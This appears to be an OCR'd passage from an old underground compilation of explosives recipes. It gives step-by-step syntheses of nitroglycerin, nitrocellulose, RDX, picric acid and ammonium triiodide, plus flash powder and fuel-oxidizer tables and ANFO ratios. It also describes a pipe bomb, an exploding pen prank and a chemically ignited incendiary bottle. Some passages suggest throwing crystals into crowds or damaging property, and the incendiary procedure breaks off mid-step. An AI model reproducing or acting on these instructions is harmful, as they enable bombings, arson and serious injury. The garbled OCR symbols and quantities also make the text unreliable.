When the nitric acid is as cold as stated above, slowly and carefully add the 39 mL of concentrated sulfuric acid to the nitric acid. Mix the two acids together, and cool the mixed acids to 10øC. It is a good idea to start another ice bath to do this.

With the eyedropper, slowly put the glycerin into the mixed acids, one drop at a time. Hold the thermometer along the top of the mixture where the mixed acids and glycerin meet.

DO NOT ALLOW THE TEMPERATURE TO GET ABOVE 30ø CENTIGRADE
IF THE TEMPERATURE RISES ABOVE THIS TEMPERATURE, WATCH OUT !!

The glycerin will start to nitrate immediately, and the temperature will immediately begin to rise. Add glycerin until there is a thin layer of glycerin on top of the mixed acids. It is always safest to make any explosive in small quantities.

Stir the mixed acids and glycerin for the first ten minutes of nitration, adding ice and salt to the ice bath to keep the temperature of the solution in the 100 mL beaker well below 30øC. Usually, the nitroglycerin will form on the top of the mixed acid solution, and the concentrated sulfuric acid will absorb the water produced by the reaction.

When the reaction is over, and when the nitroglycerin is well below 30øC, slowly and carefully pour the solution of nitroglycerin and mixed acid into the distilled water in the beaker in step 1. The nitroglycerin should settle to the bottom of the beaker, and the water-acid solution on top can be poured off and disposed of. Drain as much of the acid- water solution as possible without disturbing the nitroglycerin.

Carefully remove the nitroglycerin with a clean eye-dropper, and place it into the beaker in step 2. The sodium bicarbonate solution will eliminate much of the acid, which will make the nitroglycerin more stable, and less likely to explode for no reason, which it can do. Test the nitroglycerin with the litmus paper until the litmus stays blue. Repeat this step if necessary, and use new sodium bicarbonate solutions as in step 2.

When the nitroglycerin is as acid-free as possible, store it in a clean container in a safe place. The best place to store nitroglycerin is far away from anything living, or from anything of any value. Nitroglycerin can explode for no apparent reason, even if it is stored in a secure cool place.

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

189.Cellulose Nitrate by Exodus

I used to make nitrocellulose, though. It was not guncotton grade, because I didn't have petroleum (H_2SO_4 with dissolved SO_3); nevertheless it worked. At first I got my H_2SO_4 from a little shop in downtown Philadelphia, which sold soda-acid fire extinguisher refills. Not only was the acid concentrated, cheap and plentiful, it came with enough carbonate to clean up. I'd add KNO_3 and a little water (OK, I'd add the acid to the water - but there was so little water, what was added to what made little difference. It spattered concentrated H_2SO_4 either way). Later on, when I could purchase the acids, I believe I used 3 parts H_2SO_4 to 1 part HNO_3. For cotton, I'd use cotton wool or cotton cloth.

Runaway nitration was commonplace, but it is usually not so disastrous with nitrocellulose as it is with nitroglycerin. For some reason, I tried washing the cotton cloth in a solution of lye, and rinsing it well in distilled water. I let the cloth dry and then nitrated it. (Did I read this somewhere?) When that product was nitrated, I never got a runaway reaction. By the way, water quenched the runaway reaction of cellulose.

The product was washed thoroughly and allowed to dry. It dissolved (or turned into mush) in acetone. It dissolved in alcohol/ether.

WARNINGS

All usual warnings regarding strong acids apply. H_2SO_4 likes to spatter. When it falls on the skin, it destroys tissue - often painfully. It dissolves all manner of clothing. Nitric also destroys skin, turning it bright yellow in the process. Nitric is an oxidant - it can start fires. Both agents will happily blind you if you get them in your eyes. Other warnings also apply. Not for the novice.

Nitrocellulose decomposes very slowly on storage if it isn't stabilized. The decomposition is autocatalyzing, and can result in spontaneous explosion if the material is kept confined over time. The process is much faster if the material is not washed well enough. Nitrocellulose powders contain stabilizers such as diphenyl amine or ethyl centralite. DO NOT ALLOW THESE TO COME INTO CONTACT WITH NITRIC ACID!!!! A small amount of either substance will capture the small amounts of nitrogen oxides that result from decomposition. They therefore inhibit the autocatalysis. NC eventually will decompose in any case.

Again, this is inherently dangerous and illegal in certain areas. I got away with it. You may kill yourself and others if you try it.

Commercially produced Nitrocellulose is stabilized by:

Spinning it in a large centrifuge to remove the remaining acid, which is recycled.
Immersion in a large quantity of fresh water.
Boiling it in acidulated water and washing it thoroughly with fresh water.

If the NC is to be used as smokeless powder it is boiled in a soda solution, then rinsed in fresh water.

The purer the acid used (lower water content) the more complete the nitration will be, and the more powerful the nitrocellulose produced.

There are actually three forms of cellulose nitrate, only one of which is useful for pyrotechnic purposes. The mononitrate and dinitrate are not explosive, and are produced by incomplete nitration. If nitration is allowed to proceed to complete the explosive trinatrate is formed.

(Ill. 3.22.2)



Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

2 2

CELLULOSE CELLULOSE TRINITRATE

190.Starter Explosives by Exodus

There are nearly an infinite number of fuel-oxidizer mixtures that can be produced by a misguided individual in his own home. Some are very effective and dangerous, while others are safer and less effective. A list of working fuel- oxidizer mixtures will be presented, but the exact measurements of each compound are debatable for maximum effectiveness. A rough estimate will be given of the percentages of each fuel and oxidizer:

Oxidizer% by weightFuel% by weightSpeed Notes
Potassium Chlorate67%Sulfur33%5Friction or Impact Sensitive & UnstablePotassium Chlorate50%Sugar35%5Fairly Slow BurningCharcoal15%UnstablePotassium Chlorate50%Sulfur25%8Extremely Unstable! Magnesium or25%Aluminum Dust25%Potassium Chlorate67%Magnesium33%8Unstable Aluminum Dust33%Sodium Nitrate65%Magnesium Dust30%?Unpredictable Sulfur5% Potassium Permanganate60%Glycerin40%4Delay Before Ignition depends upon Grain SizePotassium Permanganate67%Sulfur33%5UnstablePotassium Permanganate60%Sulfur20%5Unstable Magnesium or20% Aluminum Dust20%Potassium Permanganate50%Sugar50%3?Potassium Nitrate75%Charcoal15%7This is Black Powder! Sulfur10% Potassium Nitrate60%Powdered Iron or40%1Burns Very Hot Magnesium40%Potassium Chlorate75%Phosphorus Sesquisulfide25%8Used to make strike-anywhere matchesAmmonium Perchlorate70%Aluminum Dust30%6Solid Fuel for Space Shuttle Small amount of Iron OxidePotassium Perchlorate67%Magnesium or33%10Flash Powder(Sodium Perchlorate) Aluminum Dust33%Potassium Perchlorate60%Magnesium or20%8Alternate(Sodium Perchlorate) Aluminum Dust20% Flash Powder Sulfur20%Barium Nitrate30%Aluminum Dust30%9Alternate Potassium Perchlorate30% Flash PowderBarium Peroxide90%Magnesium Dust5%10Alternate Aluminum Dust5% Flash PowderPotassium Perchlorate50%Sulfur25%8Slightly Unstable Magnesium or25% Aluminum Dust25%Potassium Chlorate67%Red Phosphorus27%7Very Unstable Impact Sensitive Calcium Carbonate3% Sulfur3%Potassium Permanganate50%powdered sugar25%7Unstable Aluminum or25% Ignites if it gets wet! Magnesium Dust25%Potassium Chlorate75%Charcoal Dust15%6Unstable Sulfur10%
WARNING: POTASSIUM PERMANGANATE IGNITES SPONTANEOUSLY WITH GLYCERIN!!!

NOTE: Mixtures that uses substitutions of sodium perchlorate for potassium perchlorate become moisture-absorbent and less stable.

The higher the speed number, the faster the fuel-oxidizer mixture burns AFTER ignition. Also, as a rule, the finer the powder, the faster the rate of burning.

As one can easily see, there is a wide variety of fuel-oxidizer mixtures that can be made at home. By altering the amounts of fuel and oxidizer(s), different burn rates can be achieved, but this also can change the sensitivity of the mixture.

191.Flash Powder By Dr. Tiel

Here are a few basic precautions to take if you're crazy enough to produce your own flash powder:

Grind the oxidizer (KNO3, KClO3, KMnO4, KClO4 etc.) separately in a clean vessel.
NEVER grind or sift the mixed composition.
Mix the composition on a large paper sheet, by rolling the composition back and forth.
Do not store flash compositions, especially any containing Mg.
Make very small quantities at first, so you can appreciate the power of such mixtures.

KNO3 50% (by weight)
Mg 50%

It is very important to have the KNO3 very dry, if evolution of ammonia is observed then the KNO3 has water in it. Very pure and dry KNO3 is needed. KClO3 with Mg or Al metal powders works very well. Many hands, faces and lives have been lost with such compositions. KMnO4 with Mg or Al is also an extremely powerful flash composition. KClO4 with Al is generally found in commercial fireworks, this does not mean that it is safe, it is a little safer than KClO3 above. KýCrýO7 can also be used as an oxidizer for flash powder. The finer the oxidizer and the finer the metal powder the more powerful the explosive. This of course will also increase the sensitivity of the flash powder.

For a quick flash small quantities can be burnt in the open. Larger quantities (50g or more) ignited in the open can detonate,

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

they do not need a container to do so.

NOTE: Flash powder in any container will detonate.

Balanced equations of some oxidizer/metal reactions. Only major products are considered. Excess metal powders are generally used. This excess burns with atmospheric oxygen.

- **4 KNO3 + 10 Mg --> 2 KýO + 2 Ný + 10 MgO + Energy**
- **KClO3 + 2 Al --> KCl + AlýO3 + Energy**
- **3 KClO4 + 8 Al --> 3 KCl + 4 AlýO3 + Energy**
- **6 KMnO4 + 14 Al --> 3 KýO + 7 AlýO3 + 6 Mn + Energy**

Make Black Powder first if you have never worked with pyrotechnic materials, then think about this stuff.

Dr. Van Tiel - Ph.D. Chemistry

Potassium perchlorate is a lot safer than sodium/potassium chlorate.

192.The Explosive Pen by Blue Max

Here's a GREAT little trick to play on your best fiend (no that's not a typo) at school, or maybe as a practical joke on a friend!

Materials Needed:
One Ball Point "Click" pen
Gun Powder
8 or 10 match heads
1 Match stick
a sheet of sand paper (1 «" X 2")

Directions:
Unscrew pen and remove all parts but leave the button in the top.
Stick the match stick in the part of the pen clicker where the other little parts and the ink fill was.
Roll sand paper up and put around the match stick that is in the clicker.
Put the remaining Match Heads inside the pen, make sure that they are on the inside on the sand paper.
Put a small piece of paper or something in the other end of the pen where the ball point comes out.
Fill the end with the piece of paper in it with gun powder. The paper is to keep the powder from spilling.

The Finished pen should look like this:



193.Revised Pipe Bombs by Exodus

First, one flattens one end of a copper or aluminum pipe carefully, making sure not to tear or rip the piping. Then, the flat end of the pipe should be folded over at least once, if this does not rip the pipe. A fuse hole should be drilled in the pipe near the now closed end, and the fuse should be inserted.

Next, the bomb-builder would partially fill the casing with a low order explosive, and pack it with a large wad of tissue paper. He would then flatten and fold the other end of the pipe with a pair of pliers. If he was not too dumb, he would do this slowly, since the process of folding and bending metal gives off heat, which could set off the explosive. A diagram is presented below:

(Ill. #1)

ÚÂÄÄÄÄÄ¿
ÚÄÄÄÄÄÄÄÄÂÄÄÄÙ³ ³

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details



Fig. 1 - Pipe with one end flattened and fuse hole drilled. [Top view]

(Ill. #2)



Fig. 2 - Pipe with one end flattened and folded up. [Top view]

(Ill. #3)



Fig. 3 - Pipe with flattened and folded end. [Side view]

194.SAFETY TIPS -- HOW NOT TO GET KILLED by Exodus

An "own goal" is the death of a person on your side from one of your own devices. It is obvious that these should be avoided at all costs. While no safety device is 100% reliable, it is usually better to err on the side of caution.

BASIC SAFETY RULES

DON'T SMOKE! (Don't laugh - an errant cigarette wiped out the Weathermen)
GRIND ALL INGREDIENTS SEPARATELY. It's surprising how friction sensitive some supposedly "safe" explosives really are.
ALLOW for a 20% margin of error - Just because the AVERAGE burning rate of a fuse is 30 secs/foot, don't depend on the 5 inches sticking out of your pipe bomb to take exactly 2« minutes.
OVERESTIMATE THE RANGE OF YOUR SHRAPNEL. The cap from a pipe bomb can often travel a block or more at high velocities before coming to rest - If you have to stay nearby, remember that if you can see it, it can kill you.
When mixing sensitive compounds (such as flash powder) avoid all sources of static electricity. Mix the ingredients by the method below:

HOW TO MIX INGREDIENTS

The best way to mix two dry chemicals to form an explosive is to do as the small-scale fireworks manufacturer's do:

Ingredients:
- 1 large sheet of smooth paper (for example a page from a newspaper that does not use staples)
- The dry chemicals needed for the desired compound.

Measure out the appropriate amounts of the two chemicals, and pour them in two small heaps near opposite corners of the sheet.
Pick up the sheet by the two corners near the powders, allowing the powders to roll towards the middle of the sheet.
By raising one corner and then the other, roll the powders back and forth in the middle of the open sheet, taking care not to let the mixture spill from either of the loose ends.
Pour the powder off from the middle of the sheet, and use immediately. If it must be stored use airtight containers (35mm film canisters work nicely) and store away from people, houses, and valuable items.

195.Ammonium Trilodide Crystals

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

by Exodus

Ammonium triiodide crystals are foul-smelling purple colored crystals that decompose under the slightest amount of heat, friction, or shock, if they are made with the purest ammonia (ammonium hydroxide) and iodine. Such crystals are said to detonate when a fly lands on them, or when an ant walks across them. Household ammonia, however, has enough impurities, such as soaps and abrasive agents, so that the crystals will detonate when thrown, crushed, or heated. Ammonia, when bought in stores comes in a variety of forms. The pine and cloudy ammonias should not be bought; only the clear ammonia should be used to make ammonium triiodide crystals. Upon detonation, a loud report is heard, and a cloud of purple iodine gas appears about the detonation site. Whatever the unfortunate surface that the crystal was detonated upon will usually be ruined, as some of the iodine in the crystal is thrown about in a solid form, and iodine is corrosive. It leaves nasty, ugly, permanent brownish-purple stains on whatever it contacts. Iodine gas is also bad news, since it can damage lungs, and it settles to the ground and stains things there also. Touching iodine leaves brown stains on the skin that last for about a week, unless they are immediately and vigorously washed off. While such a compound would have little use to a serious terrorist, a vandal could utilize them in damaging property. Or, a terrorist could throw several of them into a crowd as a distraction, an action which would possibly injure a few people, but frighten almost anyone, since a small crystal that may not be seen when thrown produces a rather loud explosion.

Ammonium triiodide crystals could be produced in the following manner:

Materials:
- Iodine crystals
- Clear ammonia (ammonium hydroxide, for the suicidal)

Equipment:
- Funnel and filter paper
- Paper towels
- Two throw-away glass jars

Place about two teaspoons of iodine into one of the glass jars. The jars must both be throw away because they will never be clean again.
Add enough ammonia to completely cover the iodine.
Place the funnel into the other jar, and put the filter paper in the funnel. The technique for putting filter paper in a funnel is taught in every basic chemistry lab class: fold the circular paper in half, so that a semi-circle is formed. Then, fold it in half again to form a triangle with one curved side. Pull one thickness of paper out to form a cone, and place the cone into the funnel.
After allowing the iodine to soak in the ammonia for a while, pour the solution into the paper in the funnel through the filter paper.
While the solution is being filtered, put more ammonia into the first jar to wash any remaining crystals into the funnel as soon as it drains.
Collect all the purplish crystals without touching the brown filter paper, and place them on the paper towels to dry for about an hour. Make sure that they are not too close to any lights or other sources of heat, as they could well detonate. While they are still wet, divide the wet material into eight pieces of about the same size.
After they dry, gently place the crystals onto a one square inch piece of duct tape. Cover it with a similar piece, and gently press the duct tape together around the crystal, making sure not to press the crystal itself. Finally, cut away most of the excess duct tape with a pair of scissors, and store the crystals in a cool dry safe place. They have a shelf life of about a week, and they should be stored in individual containers that can be thrown away, since they have a tendency to slowly decompose, a process which gives off iodine vapors, which will stain whatever they settle on. One possible way to increase their shelf life is to store them in airtight containers. To use them, simply throw them against any surface or place them where they will be stepped on or crushed.

196.Sulfuric Acid & Amm. Nitrate III

by Exodus

Sulfuric acid is far too difficult to make outside of a laboratory or industrial plant. However, it is readily available in an uncharged car battery. A person wishing to make sulfuric acid would simply remove the top of a car battery and pour the acid into a glass container. There would probably be pieces of lead from the battery in the acid which would have to be removed, either by boiling or filtration. The concentration of the sulfuric acid can also be increased by boiling it; very pure sulfuric acid pours slightly faster than clean motor oil.

AMMONIUM NITRATE

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

Ammonium nitrate is a very powerful but insensitive high-order explosive. It could be made very easily by pouring nitric acid into a large flask in an ice bath. Then, by simply pouring household ammonia into the flask and running away, ammonium nitrate would be formed. After the materials have stopped reacting, one would simply have to leave the solution in a warm place until all of the water and any unneutralized ammonia or acid have evaporated. There would be a fine powder formed, which would be ammonium nitrate. It must be kept in an airtight container, because of its tendency to pick up water from the air. The crystals formed in the above process would have to be heated VERY gently to drive off the remaining water.

197.Black Powder III by Exodus

First made by the Chinese for use in fireworks, black powder was first used in weapons and explosives in the 12th century. It is very simple to make, but it is not very powerful or safe. Only about 50% of black powder is converted to hot gasses when it is burned; the other half is mostly very fine burned particles. Black powder has one major problem... it can be ignited by static electricity. This is very bad, and it means that the material must be made with wooden or clay tools. Anyway, a misguided individual could manufacture black powder at home with the following procedure:

MATERIALS:
- Potassium Nitrate (75 g) -or- Sodium Nitrate (75 g)
- Sulfur (10 g)
- Charcoal (15 g)
- Distilled Water

EQUIPMENT:
- Clay grinding bowl and clay grinder -or- wooden salad bowl and wooden spoon
- Plastic Bags (3)
- 300-500 mL Beaker (1)
- Coffee Pot or Heat Source

Place a small amount of the potassium or sodium nitrate in the grinding bowl and grind it to a very fine powder. Do this to all of the potassium or sodium nitrate, and store the ground powder in one of the plastic bags.
Do the same thing to the sulfur and charcoal, storing each chemical in a separate plastic bag.
Place all of the finely ground potassium or sodium nitrate in the beaker, and add just enough boiling water to the chemical to get it all wet.
Add the contents of the other plastic bags to the wet potassium or sodium nitrate, and mix them well for several minutes. Do this until there is no more visible sulfur or charcoal, or until the mixture is universally black.
On a warm sunny day, put the beaker outside in the direct sunlight. Sunlight is really the best way to dry black powder, since it is never too hot, but it is hot enough to evaporate the water.
Scrape the black powder out of the beaker, and store it in a safe container. Plastic is really the safest container, followed by paper. Never store black powder in a plastic bag, since plastic bags are prone to generate static electricity.

198.NitroCellulose by Exodus

Nitrocellulose is usually called "gunpowder" or "guncotton". It is more stable than black powder, and it produces a much greater volume of hot gas. It also burns much faster than black powder when it is in a confined space. Finally, nitrocellulose is fairly easy to make, as outlined by the following procedure:

MATERIALS:
- Cotton (Cellulose)
- Concentrated Nitric Acid
- Concentrated Sulfuric Acid
- Distilled Water

EQUIPMENT:
- Two (2) 200-300 mL Beakers
- Funnel and Filter Paper
- Blue Litmus Paper

Pour 10 cc of concentrated sulfuric acid into the beaker. Add to this 10 cc of concentrated nitric acid.
Immediately add 0« gm of cotton, and allow it to soak for exactly 3 minutes.

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

Remove the nitrocotton, and transfer it to a beaker of distilled water to wash it in.
Allow the material to dry, and then re-wash it.
After the cotton is neutral when tested with litmus paper, it is ready to be dried and stored.

199.RDX II - - - - - - - - - - - - by Exodus

RDX, also called Cyclonite, or composition C-1 (when mixed with plasticisers) is one of the most valuable of all military explosives. This is because it has more than 150% of the power of TNT, and is much easier to detonate. It should not be used alone, since it can be set off by a not-too severe shock. It is less sensitive than Mercury Fulminate or Nitroglycerin, but it is still too sensitive to be used alone.



RDX can be made by the surprisingly simple method outlined hereafter. It is much easier to make in the home than all other high explosives, with the possible exception of Ammonium Nitrate.

MATERIALS:
- Hexamine -or- Methenamine Fuel Tablets (50 g)
- Concentrated Nitric Acid (550 mL)
- Ammonium Nitrate
- Distilled Water
- Table Salt
- Ice

EQUIPMENT:
- 500 mL Beaker
- Glass Stirring Rod
- Funnel and Filter Paper
- Ice Bath Container (Plastic Bucket)
- Centigrade Thermometer
- Blue Litmus Paper

Place the beaker in the ice bath, (see steps 3-4) and carefully pour 550 mL of concentrated Nitric Acid into the beaker.
When the acid has cooled to below 20øC, add small amounts of the crushed fuel tablets to the beaker. The temperature will rise, and it must be kept below 30øC, or dire consequences could result. Stir the mixture.
Drop the temperature below 0øC, either by adding more ice and salt to the old ice bath, or by creating a new ice bath. Ammonium Nitrate could be added to the old ice bath, since it becomes cold when it is put in water. Continue stirring the mixture, keeping the temperature below 0øC for at least twenty minutes.
Pour the mixture into a liter of crushed ice. Shake and stir the mixture, and allow it to melt. Once it has melted, filter out the crystals, and dispose of the corrosive liquid.
Place the crystals into one half a liter of boiling distilled water. Filter the crystals, and test them with the blue litmus paper. Repeat steps 4 and 5 until the litmus paper remains blue. This will make the crystals more stable and safe.
Store the crystals wet until ready for use. Allow them to dry completely using them. RDX is not stable enough to use alone as an explosive.
Composition C-1 can be made by mixing 88.3% RDX (by weight) with 11.1% mineral oil, and 0.6% lecithin. Kneed these material

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

together in a plastic bag. This is one way to desensitize the explosive.
HMX is a mixture of TNT and RDX; the ratio is 50/50, by weight. It is not as sensitive, and is almost as powerful as straight RDX.
By adding ammonium nitrate to the crystals of RDX after step 5, it should be possible to desensitize the RDX and increase its power, since ammonium nitrate is very insensitive and powerful. Sodium or potassium nitrate could also be added; a small quantity is sufficient to stabilize the RDX.
RDX detonates at a rate of 8550 meters/second when it is compressed to a density of 1«5 g/cubic cm.

200.Black Gate BBS - - - - - - - by Exodus

201.ANFOS - - - - - - - by Dean S.

ANFO is an acronym for Ammonium Nitrate - Fuel Oil Solution. An ANFO solves the only other major problem with ammonium nitrate: its tendency to pick up water vapor from the air. This results in the explosive failing to detonate when such an attempt is made. This is rectified by mixing 94% (by weight) ammonium nitrate with 6% fuel oil, or kerosene. The kerosene keeps the ammonium nitrate from absorbing moisture from the air. An ANFO also requires a large shockwave to set it off.

About ANFO
Lately there was been a lot said about various ANFO mixtures. These are mixtures of Ammonium Nitrate with Fuel Oil. This forms a reasonably powerful commercial explosive, with its primary benefit being the fact that it is cheap. Bulk ANFO should run somewhere around 9-12 cents the pound. This is dirt cheap compared to 40% nitro gel dynamites at 1 to 2 dollars the pound. To keep the cost down, it is frequently mixed at the borehole by a bulk truck, which has a pneumatic delivery hopper of AN prills (that's pellets to most of the world) and a tank of fuel oil. It is strongly recommended that a dye of some sort, preferably red be added to the fuel oil to make it easier to distinguish treated AN explosive from untreated oxidizer.

ANFO is not without its problems. To begin with, it is not that sensitive to detonation. Number eight caps are not reliable when used with ANFO. Booster charges must be used to avoid dud blast holes. Common boosters include sticks of various dynamites, small pours of water gel explosives, dupont's detaprime cast boosters, and Atlas's power primer cast explosive. The need to use boosters raises the cost. Secondly, ANFO is very water susceptible. It dissolves in it, or absorbs it from the atmosphere, and becomes quite worthless real quick. It must be protected from water with borehole liners, and still must be shot real quick. Third, ANFO has a low density, somewhere around .85. This means ANFO sacks float, which is no good, and additionally, the low density means the power is somewhat low. Generally, the more weight of explosive one can place in a hole, the more effective. ANFO blown into the hole with a pneumatic system fractures as it is places, raising the density to about .9 or .92. The delivery system adds to the cost, and must be anti static in nature. Aluminum is added to some

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

commercial, cartridge packaged ANFOs to raise the density---this also raises power considerable, and a few of these mixtures are reliably cap sensitive.

Now than, for formulations. An earlier article mentioned 2« kilos of ammonium nitrate, and I believe 5 to 6 liters of diesel. This mixture is extremely over fueled, and I'd be surprised if it worked. Dupont recommends a AN to FO ratio of 93% AN to 7% FO by weight. Hardly any oil at all. More oil makes the mixture less explosive by absorbing detonation energy, and excess fuel makes detonation byproducts health hazards as the mixture is oxygen poor. Note that commercial fertilizer products do not work as well as the porous AN prills dupont sells, because fertilizers are coated with various materials meant to seal them from moisture, which keep the oil from being absorbed.

Another problem with ANFO: for reliable detonation, it needs confinement, either from a casing, borehole, etc, or from the mass of the charge. Thus, a pile of the stuff with a booster in it is likely to scatter and burn rather than explode when the booster is shot. In boreholes, or reasonable strong casings (cardboard, or heavy plastic film sacks) the stuff detonated quite well. So will big piles. That's how the explosive potential was discovered: a small oil freighter rammed a bulk chemical ship. Over several hours the cargoes intermixed to some degree, and reached critical mass. Real big bang. A useful way to obtain the containment needed is to replace the fuel oil with a wax fuel. Mix the AN with just enough melted wax to form a cohesive mixture, mold into shape. The wax fuels, and retains the mixture. This is what the US military uses as a man placed cratering charge. The military literature states this can be set off by a blasting cap, but it is important to remember the military blasting caps are considerable more powerful than commercial ones. The military rightly insists on reliability, and thus a strong cap (maybe 70-80 percent stronger than commercial). They also tend to go overboard when calculating demolition charges...., but hey, who doesn't...

Two manuals of interest: Duponts "Blaster's Handbook", $20 manual mainly useful for rock and seismographic operations. Atlas's "Powder Manual" or "Manual of Rock Blasting" (I forget the title, its in the office). This is a $60 book, well worth the cash, dealing with the above two topics, plus demolitions, and non-quarry blasting.

Incidentally, combining fuel oil and ammonium nitrate constitutes the manufacture of a high explosive, and requires a federal permit to manufacture and store. Even the mines that mix it on site require the permit to manufacture. Those who don't manufacture only need permits to store. Those who don't store need no permits, which includes most of us: anyone, at least in the US may purchase explosives, provided they are 21 or older, and have no criminal record. Note they ought to be used immediately, because you do need a license to store. Note also that commercial explosives contain quantities of tracing agents, which make it real easy for the FBI to trace the explosion to the purchaser, so please, nobody blow up any banks, orphanages, or old folks homes, okay.

202.Picric Acid

by Exodus

Picric acid, also known as Tri-Nitro-Phenol, or TNP, is a military explosive that is most often used as a booster charge to set off another less sensitive explosive, such as TNT. It's another explosive that is fairly simple to make, assuming that one can acquire the concentrated sulfuric and nitric acids. Its procedure for manufacture is given in many college chemistry lab manuals, and is easy to follow. The main problem with picric acid is its tendency to form dangerously sensitive and unstable picrate salts, such as potassium picrate. For this reason, it is usually made into a safer form, such as ammonium picrate, also called explosive D. A social deviant would probably use a formula similar to the one presented here to make picric acid.

MATERIALS:

- Phenol (9« g)
- Concentrated Sulfuric Acid (12« mL)
- Concentrated Nitric Acid (38 mL)
- Distilled Water

EQUIPMENT:

- 500 mL Flask
- Adjustable Heat Source
- 1000 mL Beaker -or- other container suitable for boiling in
- Filter Paper and Funnel
- Glass Stirring Rod

Place 9« grams of phenol into the 500 mL flask, and carefully add 12« mL of concentrated sulfuric acid and stir the mixture.
Put 400 mL of tap water into the 1000 mL beaker or boiling container and bring the water to a gentle boil.
After warming the 500 mL flask under hot tap water, place it in the boiling water, and continue to stir the mixture of phenol and

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

acid for about thirty minutes. After thirty minutes, take the flask out, and allow it to cool for about five minutes.

Pour out the boiling water used above, and after allowing the container to cool, use it to create an ice bath, similar to the one used in steps 3-4. Place the 500 mL flask with the mixed acid an phenol in the ice bath. Add 38 mL of concentrated nitric acid in small amounts, stirring the mixture constantly. A vigorous but "harmless" reaction should occur. When the mixture stops reacting vigorously, take the flask out of the ice bath.

Warm the ice bath container, if it is glass, and then begin boiling more tap water. Place the flask containing the mixture in the boiling water, and heat it in the boiling water for 1« to 2 hours.

Add 100 mL of cold distilled water to the solution, and chill it in an ice bath until it is cold.

Filter out the yellowish-white picric acid crystals by pouring the solution through the filter paper in the funnel. Collect the liquid and dispose of it in a safe place, since it is corrosive.

Wash out the 500 mL flask with distilled water, and put the contents of the filter paper in the flask. Add 300 mL of water, and shake vigorously.

Re-filter the crystals, and allow them to dry.

Store the crystals in a safe place in a glass container, since they will react with metal containers to produce picrates that could explode spontaneously.

203.CHEMICAL FIRE BOTTLE

by Exodus

The chemical fire bottle is really an advanced molotov cocktail. Rather than using the burning cloth to ignite the flammable liquid, which has at best a fair chance of igniting the liquid, the chemical fire bottle utilizes the very hot and violent reaction between sulfuric acid and potassium chlorate. When the container breaks, the sulfuric acid in the mixture of gasoline sprays onto the paper soaked in potassium chlorate and sugar. The paper, when struck by the acid, instantly bursts into a white flame, igniting the gasoline. The chance of failure to ignite the gasoline is less than 2%, and can be reduced to 0%, if there is enough potassium chlorate and sugar to spare.

MATERIALS:

- Potassium Chlorate (2 teaspoons)
- Sugar (2 teaspoons)
- Concentrated Sulfuric Acid (4 oz.)
- Gasoline (8 oz.)

EQUIPMENT:

- 12 oz. glass bottle
- Cap for bottle, with plastic inside
- Cooking Pan with raised edges
- Paper Towels
- Glass or Plastic Cup and Spoon

Test the cap of the bottle with a few drops of sulfuric acid to make sure that the acid will not eat away the bottle cap during storage. If the acid eats through it in 24 hours, a new top must be found and tested, until a cap that the acid does not eat through is found. A glass top is excellent.

Carefully pour 8 oz. of gasoline into the glass bottle.

Carefully pour 4 oz. of concentrated sulfuric acid into the glass bottle. Wipe up any spills of acid on the sides of the bottle, and screw the cap on the bottle. Wash the bottle's outside with plenty of water. Set it aside to dry.

Put about two teaspoons of potassium chlorate and about two teaspoons of sugar into the glass or plastic cup. Add about « cup of boiling water, or enough to dissolve all of the potassium chlorate and sugar.

